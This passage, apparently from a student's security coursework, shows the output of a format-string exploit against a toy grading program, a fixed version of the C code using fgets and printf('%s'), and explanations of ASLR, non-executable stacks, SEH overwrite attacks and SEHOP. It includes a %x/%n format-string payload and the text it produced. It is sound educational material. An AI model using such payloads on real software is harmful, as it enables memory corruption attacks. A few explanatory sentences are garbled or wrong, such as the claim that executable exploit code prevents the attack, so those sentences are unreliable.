User input:AAAA,�BBB41414141.804a02c.25424242.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.AAAAAAA��Perfect grade attained!
```


Part 3: *(Fixing Vulnerabilities)*

Old:



```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int grade;

void securegrading(){
    if(grade < 40){
        printf("Usual grade attained.\n");
    }
    else if(grade < 100){
        printf("Excellent grade attained!\n");
    }
    else if (grade == 100){
        printf("Perfect grade attained!\n");
    }
    exit(1);
}

int main(int argc, char **argv){
    char input[48];

    grade = 10;

    sgets(input);
    printf("User input:");
    printf(input);
}
```

New:




```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int grade;

void securegrading(){
    if(grade < 40){
        printf("Usual grade attained.\n");
    }
    else if(grade < 100){
        printf("Excellent grade attained!\n");
    }
    else if (grade == 100){
        printf("Perfect grade attained!\n");
    }
    exit(1);
}

int main(int argc, char **argv){
    char input[48];

    grade = 10;

    fgets(input, 48, stdin);
    printf("User input:");
    printf("%s", input);
}
```

By using fgets, along with the buffer size and stdin we can avoid buffer overflows, thus preventing the initial attack of directly redirecting to the printf from the buffer overflow.

And secondly by using %s inside the printf and the input as an argument, we can avoid any string format exploits as the printf knows to only treat the input as a string.

We can try our previous exploits on this new fixed file.



```
osboxes@osboxes ~/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-2 $ ./question2-fixed.o < inFile
User input:AAAA,�BBB%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%2$nAAosboxes@osboxes ~/Desktop/College_4-1/Software_Sys_Sec/Assignment-1/Question-2 $
```

And as we can see the output above does not correspond to the stack contents, and we can also note the absence of any of the printf outputs of the secure grading function.

Question 3:

Part 1: *(Address Space Layout Randomization)*

Overview of ASLR:

Address space layout randomization or ASLR, is a security measure implemented first on Linux in 2005, it can now be seen used in systems, such as Linux, Windows and MacOS.

This security Measure adds an extra level of protection with the aim of mitigating certain exploits. The exploits that are generally prevented by ASLR are those which involve memory corruption, examples of this can be seen in attacks where the attacker's aim is to access a certain library (ret2libc) or injecting code into the stack.

ASLR works by placing the addresses in the address space of a certain process in random positions, this includes stack, heap libraries and the base executable's addresses, the goal is to prevent an attacker from being able to reliably access a certain vulnerable area, by moving it around randomly.

The effectiveness of ASLR is tied to the address space, by expanding the possible areas the vulnerable function can be stored in, this increases the effort required to exploit that given function, as the attacker will have to correctly identify each address they need to exploit, thus on 64bit machines it's significantly more effective than 32bit.

And when an attacker is guessing addresses a failed address could result in the application crashing, and due to this, a once guessed address, is still a valid option the next time the application runs, therefore the probability of guessing the right address stays the same regardless of the previous addresses attempted.

ASLR against Stack Buffer Overflow Attacks:

A buffer overflow attack, as seen in question 1 and 2 is an exploit that corrupts data in memory, typically the addresses that the overflow corrupts are adjacent to the buffer.

ASLR's primary usage is to defend against buffer overflow attacks, the first feature that makes it effective against these attacks, is due to the generation of random offsets in memory, this means that the buffer is constantly moving in memory so the adjacent memory addresses will be different also, the second feature that is that the target function the attacker may want to redirect the program to, will change address each time the program runs.

Due to the element of randomness the attacker still has a chance at guessing the correct address, this probability is increased at times of low entropy, therefore ALSR is not 100% sufficient but it is an effective mitigation technique against buffer overflows .

ASLR against Format String Attacks:

A format string attack, as seen in question 2 is an exploit that allows the attacker to view the stack, but also write to the stack.

This means that after the address randomization when the program is running, the attacker can now view the random memory addresses, this can result in the attacker simply reading the stack, or possibly writing (blind) to an address that could be an issue, or causing a segmentation fault and therefore compromising the program.

ASLR is not enough, to fully mitigate format string attacks, but it does provide an extra level of complication, by moving the addresses of variables this means the attacker can blindy write to the stack but there is an element of random guessing when it comes to their address choice, thus mitigating direct writing to a certain variable.

However due to the format string exploit, still allowing the attack to cause segmentation faults, or to view the stack there is still a vulnerability present, therefore it is an aid in mitigating the attack but not 100% effective.

Part 2: *(Non-Executable Stack)*

Overview of Non-executable Stack:

Non-Executable Stack is a security measure that causes a certain portion of memory to be non-executable, this means that machine instructions in this portion of memory will not be able to run, and they may cause an exception.

A portion of memory is marked as Non-Executable using a specific bit, this NX bit differentiates between the portions that are executable and non-executable.

If a system can make all of the writable memory space non-executable then it becomes much less prone to attacks.

By default when compiling the stack is marked as non-executable.

Non-executable Stack against Buffer Overflow Attacks:

As seen in question 1 and 2, and part 1 we explained the concept behind a buffer overflow attack, these are often used to write code into an area of memory and cause the program to run that specific section, if all the writable addresses in memory spaces are non-executable then the attack is prevented.

In order to bypass this prevention method the attacker would have to first find an area of memory that is executable, or potentially disable the protection method, this can be done using an attack known as return to lib c or (ret2libc) which involves using an form of buffer overflow, and replacing the return address with that of an address in executable memory, thus bypassing the no-execute bit.

Non-executable Stack against Format String Attacks:

The format string attack relies on the user being able to write to memory, however this is typically done using the printf's functionality, specifically the %n identifier, which can still be accomplished, and the stack can still be viewed using the format string attack, but the content written to the address may not be executable, depending on where that address is stored in memory, this means that despite being able to write to memory the exploit code may be executable, preventing the attack.

Question 4:

Part 1: *(Structured Exception Handler Attack)*

Structured Exception handling (SEH) is a mechanism implemented in most programs to make them more robust.

This mechanism allows the programs to 'handle' multiple errors and unexpected issues that may arise during runtime, instead of the application crashing when such an exception occurs, an example of this could be the presence of a different input type, for example if a string was added instead of a int, or a division by 0 in a calculator, these may give unexpected outcomes or even cause the program to crash.

A Structured Exception Handler Attack, is when the attacker manipu;ates the exception logic to report an error that wasn't present or to graciously exit the program.

Exception handlers are stored in a linked list, this SEH chain are made up of exception handlers defined by the application, each element of the chain is 8 bytes in length consisting of two 4 byte pointers, one of these pointers points to the next SEH, and the other points to the current SEH.

When an exception occurs the program will travers the chain to find a suitable handler for the given exception.

Due to the structure of the SEH record, when the current pointer is overwritten, the attacker must also overwrite the pointer to the next SEH record.

The attack used to do this is known as POP, POP, RET which pops or removes 8 bytes off the stack (pop removes from the top) and then returns to the top of the stack

Part 2: *(Structured Exception Handling Overwrite Protection)*

Structured Exception Handling Overwrite Protection or SEHOP is a security measure used for integrity validation of the SEH chain, this therefore prevents the SEH overwrite technique.

This measure adds a level of dynamic checking to the exception dispatcher, by verifying that the SEH chain is intact before allowing the exception handler at the address to be called.

The effectiveness of this method stems from the nature of the overwrite attack itself as explained previously, when one pointer is overwritten, the next must also be, in order for the attack to be successful, so if one pointer is corrupted, we can assume the integrity of the SEH chain is corrupted also.

SEHOP works by 'walking' through the SEH chain when the exception is called and ensures that the specific 'key' symbols have been reached, ensuring the chain is still valid, if this key; symbol has not been reached then the exception handler may assume the integrity is corrupted.